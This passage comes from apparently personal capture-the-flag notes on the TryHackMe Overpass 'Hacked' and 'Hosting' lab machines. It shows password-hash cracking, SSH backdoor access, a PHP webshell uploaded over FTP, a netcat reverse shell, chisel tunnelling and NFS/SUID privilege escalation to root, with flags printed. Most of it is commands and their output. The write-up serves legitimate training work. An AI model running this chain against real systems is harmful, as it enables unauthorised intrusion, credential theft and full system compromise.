szymex:$6$B.EnuXiO$f/u00HosZIO3UQCEJplazoQtH8WJjSX/ooBjwmYfEOTcqCAlMjeFIgYWqR5Aj2vsfRyf6x1wXxKitcPUjcXlX/:18464:0:99999:7:::
bee:$6$.SqHrp6z$B4rWPi0Hkj0gbQMFujz1KHVs9VrSFu7AU9CxWrZV7GzH05tYPL1xRzUJlFHbyp0K9TAeY1M6niFseB9VLBWSo0:18464:0:99999:7:::
muirland:$6$SWybS8o2$9diveQinxy8PJQnGQQWbTNKeb2AiSp.i8KznuAjYbqI3q04Rf5hjHPer3weiC.2MrOj2o1Sw/fd2cu0kC6dUP.:18464:0:99999:7:::
james@overpass-production:~$ git clone https://github.com/NinjaJc01/ssh-backdoor
```

Password crack with john

```
sodanew@kalinew:~/Documents/THM/Overpass/Hacked/hashed$ john --wordlist=/usr/sha
re/set/src/fasttrack/wordlist.txt hashed_code
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (sha512crypt, crypt(3) $6$ [SHA5
12 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
secret12         (bee)
abcd123          (szymex)
1qaz2wsx         (muirland)
secuirty3        (paradox)
4g 0:00:00:00 DONE (2021-10-04 13:18) 9.090g/s 504.5p/s 2522c/s 2522C/s Spring20
17..starwars
Use the "--show" option to display all of the cracked passwords reliably
Session completed
sodanew@kalinew:~/Documents/THM/Overpass/Hacked/hashed$ john --show hashed_code
paradox:secuirty3
szymex:abcd123
bee:secret12
muirland:1qaz2wsx

4 password hashes cracked, 1 left
```

6. Detected SSH-Backdoor Hashed

```
 ---------- ---------- ---------- ---------- ---------- ---------- ----------
 HASH: 6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e37
41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed

 Possible Hashs:
 [+] SHA-512
 [+] Whirlpool

 Least Possible Hashs:
 [+] SHA-512(HMAC)
 [+] Whirlpool(HMAC)
 --------------------------------------------------
  HASH:
```

7. Nmap Scan

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e4:3a:be:ed:ff:a7:02:d2:6a:d6:d0:bb:7f:38:5e:cb (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCytc0lfgdX4r5ZxA8cr9Qi/66ppcB+fyEtT75IUtKC32Y/rpvBfFGRg9YxHVhKQKBDh1KlgXL3hJTJH1aqjEPtwXORQx+QmK5yFFQa524mKj3WzFZswUcDT
k4s4F+m761x+QZMcb//UJhWuqiZ2QV+GW1UJsawrFhK3nogzIQ/eomxxR6TodNx2z2CzVahLULWcQjAMOKPAlqF5vsaoWk39Y4u9JDqA2JdEI2//kIb4RjuMbZDOtUDCgPypTCMgLKzIzAZQ54nWsHoUHoGUdPl
on1mkVKgno/9cjZVwqveqQpQpO3DrQpjdB6xiCzBz34H9iUMvCEgJab64WkIGLGH
|   256 fc:6f:22:c2:13:4f:9c:62:4f:90:c9:3a:7e:77:d6:d4 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGidEthZX/MDeUCmzLRQlezisPE1OceyHa6QBfwGnWirEYCdHM68kMGFlNJODkA7dunY+TUARD5WcjXMAN1iw
7A=
|   256 15:fd:40:0a:65:59:a9:b5:0e:57:1b:23:0a:96:63:05 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPQ1lZqbCdY81xFaGZ1fwaVxJExe5+meLXraNAjwWTAm
80/tcp   open  http    syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: LOL Hacked
2222/tcp open  ssh     syn-ack ttl 61 OpenSSH 8.2p1 Debian 4 (protocol 2.0)
| ssh-hostkey:
|   2048 a2:a6:d2:18:79:e3:b0:20:a2:4f:aa:b6:ac:2e:6b:f2 (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDlwW5RS5iWPR+x1AVz4TAWAr/fSvF3KC16voiHSUImF8fNiWT4Pcb5KADkmhssq4amO2uyN+gF9KpEbXrVj63hKdkJrF4lQnzlxX8mHeeg9CLWA1/zI1BZ8
TDmC9h45K3DwJjcD8zb56JPDi20PoIjVe3zUe3lf2geBxsAyhR5Cs4vWWUBzyocdkFDu+QXirPJv5lxcuiPhUVyDQZtHOK9evrXOOpeZiYgpqxcYTqHk5JcZbrV1sTNU8mkQiJXuVDQO+hOoOO7yES3reMv0pDX
tc/Cfz5ZHJuAaGhU/fawIjUBlIeXY3wjUJe3UYgm1qE/idyq+9rU5TVApjxo+mjR
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
```

8. SSH login with the cracked password and credentials

James: november16

```
sodanew@kalinew:~/Documents/THM/Overpass/Hacked/hashed$ ssh james@10.10.5.65 -p 2222
The authenticity of host '[10.10.5.65]:2222 ([10.10.5.65]:2222)' can't be established.
RSA key fingerprint is SHA256:z0OyQNW5sa3rr6mR7yDMo1avzRRPcapaYwOxjttuZ58.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.5.65]:2222' (RSA) to the list of known hosts.
james@10.10.5.65's password:
Permission denied, please try again.
james@10.10.5.65's password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

james@overpass-production:/home/james/ssh-backdoor$
```

Check binary on home directory

```
james@overpass-production:/home/james$ ls -la
total 1136
drwxr-xr-x 7 james james    4096 Jul 22  2020 .
drwxr-xr-x 7 root  root     4096 Jul 21  2020 ..
lrwxrwxrwx 1 james james       9 Jul 21  2020 .bash_history -> /dev/null
-rw-r--r-- 1 james james     220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 james james    3771 Apr  4  2018 .bashrc
drwx------ 2 james james    4096 Jul 21  2020 .cache
drwx------ 3 james james    4096 Jul 21  2020 .gnupg
drwxrwxr-x 3 james james    4096 Jul 22  2020 .local
-rw------- 1 james james      51 Jul 21  2020 .overpass
-rw-r--r-- 1 james james     807 Apr  4  2018 .profile
-rw-r--r-- 1 james james       0 Jul 21  2020 .sudo_as_admin_successful
-rwsr-sr-x 1 root  root  1113504 Jul 22  2020 .suid_bash
drwxrwxr-x 3 james james    4096 Jul 22  2020 ssh-backdoor
-rw-rw-r-- 1 james james      38 Jul 22  2020 user.txt
drwxrwxr-x 7 james james    4096 Jul 21  2020 www
james@overpass-production:/home/james$
```

Get root

```
exit
james@overpass-production:/home/james$ ./.suid_bash -p
.suid_bash-4.4# id
uid=1000(james) gid=1000(james) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd),1000(james)
.suid_bash-4.4# cd /root
.suid_bash-4.4# cat root.txt
thm{d53b2684f169360bb9606c333873144d}
.suid_bash-4.4#
```

Hosting

Monday, October 4, 2021 12:43 PM

Summary

1. .GPG file extension - use PGP standard


1. Network Mapping

   Opened Active with rustscan

   Port 22 with SSH - SSHv2 not possible to attack and waste time

   Port 21 with FTP - vsftp 3.0.3

   Port 80 with HTTP




2. Web directory fuzzing

   Discovered "backup" directory with fuzzing

```
sodanew@kalinew:~/Documents/THM/Overpass/Hosting$ sudo ffuf -u 'http://10.10.66.204/FUZZ' -w '/usr/share/seclists/Discovery/Web-Content/raft-medium-directories
-lowercase.txt' -o ./web-dir/hosting.ffuf -c

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.66.204/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt
 :: Output file      : ./web-dir/hosting.ffuf
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

backups                 [Status: 301, Size: 236, Words: 14, Lines: 8]
                        [Status: 200, Size: 1770, Words: 443, Lines: 37]
:: Progress: [26584/26584] :: Job [1/1] :: 125 req/sec :: Duration: [0:04:15] :: Errors: 82 ::
sodanew@kalinew:~/Documents/THM/Overpass/Hosting$
```


3. Access to port 80 of webpage



Check source code

```
<main>
    <h2>What can Overpass do for you?</h2>
    <p>Overpass offer a range of web and email hosting solutions, ideal for both individuals and small businesses.
    </p>
    <p>We promise a 5 nines uptime,
        <!-- 0.99999% is 5 nines, right? -->and negotiable service level agreements down to of a matter of days to keep your business
        running smoothly even when technology gets in the way.
    </p>
    <h3>Meet the Team</h3>
    <p>Our loyal employees span across multiple timezones and countries, so that you can always get the support you
        need to keep your website online.</p>
    <ul>
        <li>Paradox - Our lead web designer, Paradox can help you create your dream website from the ground up</li>
        <li>Elf - Overpass' newest intern, Elf. Elf helps maintain the webservers day to day to keep your
            site running smoothly and quickly.</li>
        <li>MuirlandOracle - HTTPS and networking specialist. Muir's many years of experience and enthusiasm for
            networking keeps Overpass running, and your sites, online all of the time.</li>
        <li>NinjaJc01 - James started Overpass, and keeps the business side running. If you have pricing questions
            or want to discuss how Overpass can help your business, reach out to him!</li>
    </ul>
```

Discovered web page of .html extension




4. Test anonymous login for FTP

   Not allow guest login.

```
sodanew@kalinew:~/Documents/THM/Overpass/Hosting$ ftp 10.10.66.204
Connected to 10.10.66.204.
220 (vsFTPd 3.0.3)
Name (10.10.66.204:sodanew): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp>
```

5. Access to "backups" page



   Download the file and dynamic analysis the file

   The backup zip contain 2 cryptographic key ?

```
backup.zip
sodanew@kalinew:~/Documents/THM/Overpass/Hosting/backup-dir$ unzip backup.zip
Archive:  backup.zip
 extracting: CustomerDetails.xlsx.gpg
  inflating: priv.key
sodanew@kalinew:~/Documents/THM/Overpass/Hosting/backup-dir$ file CustomerDetails.xlsx.gpg
CustomerDetails.xlsx.gpg: PGP RSA encrypted session key - keyid: 9E86A1C6 3FB96335 RSA (Encrypt or Sign) 2048b .
sodanew@kalinew:~/Documents/THM/Overpass/Hosting/backup-dir$ file CustomerDetails.xlsx.gpg | tr "\," "\n"
CustomerDetails.xlsx.gpg: PGP RSA encrypted session key - keyid: 9E86A1C6 3FB96335 RSA (Encrypt or Sign) 2048b .
sodanew@kalinew:~/Documents/THM/Overpass/Hosting/backup-dir$ file priv.key
priv.key: PGP private key block
sodanew@kalinew:~/Documents/THM/Overpass/Hosting/backup-dir$
```

   These 2 file does to be hashed

```
sodanew@kalinew:~/Documents/THM/Overpass/Hosting/backup-dir$ gpg2john priv.key >
 john_gpg.hash

File priv.key
priv.key contains plain RSA secret key packet!
priv.key contains plain RSA secret key packet!
Error: No hash was generated for priv.key, ensure that the input file contains a
 single private key only.
sodanew@kalinew:~/Documents/THM/Overpass/Hosting/backup-dir$ gpg2john CustomerDe
tails.xlsx.gpg > customer

File CustomerDetails.xlsx.gpg
        Encrypted data [sym alg is specified in pub-key encrypted session key]
SYM_ALG_MODE_PUB_ENC is not supported yet!
sodanew@kalinew:~/Documents/THM/Overpass/Hosting/backup-dir$
```

6. Research GPG

   GnuPG allows you to encrypt and sign your data and communications; it features a versatile key management system, along with access modules for all kinds of public key directories.

   GnuPG, also known as GPG, is a command line tool with features for easy integration with other applications.

   .gpg file extension --> GNU privacy guard Public keying

   GPG file format is used files created with GNU Privacy Guard (GnuPG), a file encryption tool. GPG file contains **public security keys** and encrypted tokens

   From <https://www.file-extension.info/format/gpg>

7. Decrypt the GPG file

   Import the key 1st with

   Gpg --import <key file>

```
sodanew@kalinew:~/Documents/THM/Overpass/Hosting/backup-dir$ gpg --import Custom
erDetails.key
gpg: key C9AE71AB3180BC08: public key "Paradox <paradox@overpass.thm>" imported
gpg: key C9AE71AB3180BC08: secret key imported
gpg: Total number processed: 1
gpg:               imported: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1
```

   Decrypted the file

```
usage: gpg [options] --decrypt [filename]
sodanew@kalinew:~/Documents/THM/Overpass/Hosting/backup-dir$ gpg --output CustomerDetails.xlsx --decrypt CustomerDetails.xlsx.gpg
gpg: encrypted with 2048-bit RSA key, ID 9E86A1C63FB96335, created 2020-11-08
      "Paradox <paradox@overpass.thm>"
```

   Content of the file

Customer Name	Username	Password	Credit card number	CVC
Par. A. Doxx	paradox	ShibesAreGreat123	4111 1111 4555 1142	432
0day Montgomery	0day	OllieIsTheBestDog	5555 3412 4444 1115	642
Muir Land	muirlandoracle	A11D0gsAreAw3s0me	5103 2219 1119 9245	737

   Login with FTP ??

8. Try login with FTP

   Discovered only paradox can be login success

```
ftp> open 10.10.98.107
Connected to 10.10.98.107.
220 (vsFTPd 3.0.3)
Name (10.10.98.107:sodanew): paradox
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> exit
221 Goodbye.
sodanew@kalinew:~/Documents/THM/Overpass/Hosting$ ftp 10.10.98.107
Connected to 10.10.98.107.
220 (vsFTPd 3.0.3)
Name (10.10.98.107:sodanew): 0day
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> close
221 Goodbye.
ftp> open 10.10.98.107
Connected to 10.10.98.107.
220 (vsFTPd 3.0.3)
Name (10.10.98.107:sodanew): muirlandoracle
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp>
```

9. FTP Enumeration

   All directory

```
ftp> dir -a
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    3 48       48             94 Nov 17  2020 .
drwxrwxrwx    3 48       48             94 Nov 17  2020 ..
drwxr-xr-x    2 48       48             24 Nov 08  2020 backups
-rw-r--r--    1 0        0           65591 Nov 17  2020 hallway.jpg
-rw-r--r--    1 0        0            1770 Nov 17  2020 index.html
-rw-r--r--    1 0        0             576 Nov 17  2020 main.css
-rw-r--r--    1 0        0            2511 Nov 17  2020 overpass.svg
226 Directory send OK.
```

   Does not seem to have useful information

   But we can create directory and file. Dint expect we can upload file or create directory

```
ftp> mkdir soda
257 "/soda" created
ftp>
```

   Upload webshell

```
sodanew@kalinew:~/Documents/THM/Overpass/Hosting$ ftp 10.10.98.107
Connected to 10.10.98.107.
220 (vsFTPd 3.0.3)
Name (10.10.98.107:sodanew): paradox
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd soda
250 Directory successfully changed.
ftp> put soda.php
local: soda.php remote: soda.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
5494 bytes sent in 0.00 secs (121.8485 MB/s)
ftp> dir -a
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 1001     1001           22 Oct 05 01:31 .
drwxrwxrwx    4 48       48            106 Oct 05 01:26 ..
-rw-r--r--    1 1001     1001         5494 Oct 05 01:31 soda.php
226 Directory send OK.
ftp> pwd
257 "/soda" is the current directory
ftp>
```

10. Initial Access or Foothold to the machine

Open a netcat listener

```
sodanew@kalinew:~/Documents/THM/Overpass/Hosting/nc-dir$ nc -lvnp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
```

Execute the script via web browser and get reverse shell back as "apache"

```
sodanew@kalinew:~/Documents/THM/Overpass/Hosting/nc-dir$ nc -lvnp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.98.107.
Ncat: Connection from 10.10.98.107:56922.
Linux localhost.localdomain 4.18.0-193.el8.x86_64 #1 SMP Fri May 8 10:59:10 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 02:34:00 up  1:27,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
bash: cannot set terminal process group (884): Inappropriate ioctl for device
bash: no job control in this shell
bash-4.4$
```

User console available

```
bash-4.4$ cat /etc/passwd | grep sh$
cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
james:x:1000:1000:James:/home/james:/bin/bash
paradox:x:1001:1001::/home/paradox:/bin/bash
bash-4.4$
```

11. Switch to paradox user via apache credentials

```
bash-4.4$ dir
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
bash-4.4$ su paradox
Password:
[paradox@localhost /]$ dir
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
[paradox@localhost /]$ cd paradox
bash: cd: paradox: No such file or directory
[paradox@localhost /]$ cd /home/paradox
[paradox@localhost ~]$ ls -la
total 56
drwx------. 4 paradox paradox   203 Nov 18  2020 .
drwxr-xr-x. 4 root    root       34 Nov  8  2020 ..
-rw-rw-r--. 1 paradox paradox 13353 Nov  8  2020 backup.zip
lrwxrwxrwx. 1 paradox paradox     9 Nov  8  2020 .bash_history -> /dev/null
-rw-r--r--. 1 paradox paradox    18 Nov  8  2019 .bash_logout
-rw-r--r--. 1 paradox paradox   141 Nov  8  2019 .bash_profile
-rw-r--r--. 1 paradox paradox   312 Nov  8  2019 .bashrc
-rw-rw-r--. 1 paradox paradox 10019 Nov  8  2020 CustomerDetails.xlsx
-rw-rw-r--. 1 paradox paradox 10366 Nov  8  2020 CustomerDetails.xlsx.gpg
drwx------. 4 paradox paradox   132 Nov  8  2020 .gnupg
-rw-------. 1 paradox paradox  3522 Nov  8  2020 priv.key
drwx------  2 paradox paradox    47 Nov 18  2020 .ssh
[paradox@localhost ~]$
```

12. NFS exploit to get James not clear

Attacker Machine

```
sodanew@kalinew:~/Documents/THM/Overpass/Hosting/www$ ./chisel server -p 9000 --reverse -v
2021/10/05 10:36:25 server: Reverse tunnelling enabled
2021/10/05 10:36:25 server: Fingerprint XyHHfk5z9YWO8iWSu/7Jo5IeiTDrfchXtie7mMGAAeE=
2021/10/05 10:36:25 server: Listening on http://0.0.0.0:9000
2021/10/05 10:37:41 server: session#1: Handshaking with 10.10.98.107:45160...
2021/10/05 10:37:43 server: session#1: Verifying configuration
2021/10/05 10:37:43 server: session#1: tun: Created
2021/10/05 10:37:43 server: session#1: tun: proxy#R:2049=>2049: Listening
2021/10/05 10:37:43 server: session#1: tun: Bound proxies
2021/10/05 10:37:43 server: session#1: tun: SSH connected
2021/10/05 10:38:23 server: session#1: tun: proxy#R:2049=>2049: conn#1: Open
```

Target Machine

```
[paradox@localhost soda]$ ./chisel client 10.2.92.92:9000 R:2049:127.0.0.1:2049
2021/10/05 03:37:42 client: Connecting to ws://10.2.92.92:9000
2021/10/05 03:37:44 client: Connected (Latency 327.96361ms)
```

13. Get root

Attacker Machine

```
sodanew@kalinew:/$ sudo chmod 777 /mnt
sodanew@kalinew:/$ ls
bin   dev  home        initrd.img.old  lib32  libx32      media  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lib             lib64  lost+found  mnt    proc  run   srv   tmp  var  vmlinuz.old
sodanew@kalinew:/$ sudo cp /bin/bash /mnt
sodanew@kalinew:/$ sudo chmod +s /mnt/bash
sodanew@kalinew:/$
```

Target Machine

```
[paradox@localhost ~]$ /home/james/bash -p
/home/james/bash: /lib64/libtinfo.so.6: no version information available (required by /home/james/bash)
bash-5.1# id
uid=1001(paradox) gid=1001(paradox) euid=0(root) egid=0(root) groups=0(root),1001(paradox)
bash-5.1# whoami
root
bash-5.1# cd /root
bash-5.1# ls
root.flag
bash-5.1# cat root.flag
thm{a4f6adb70371a4bceb32988417456c44}
bash-5.1#
```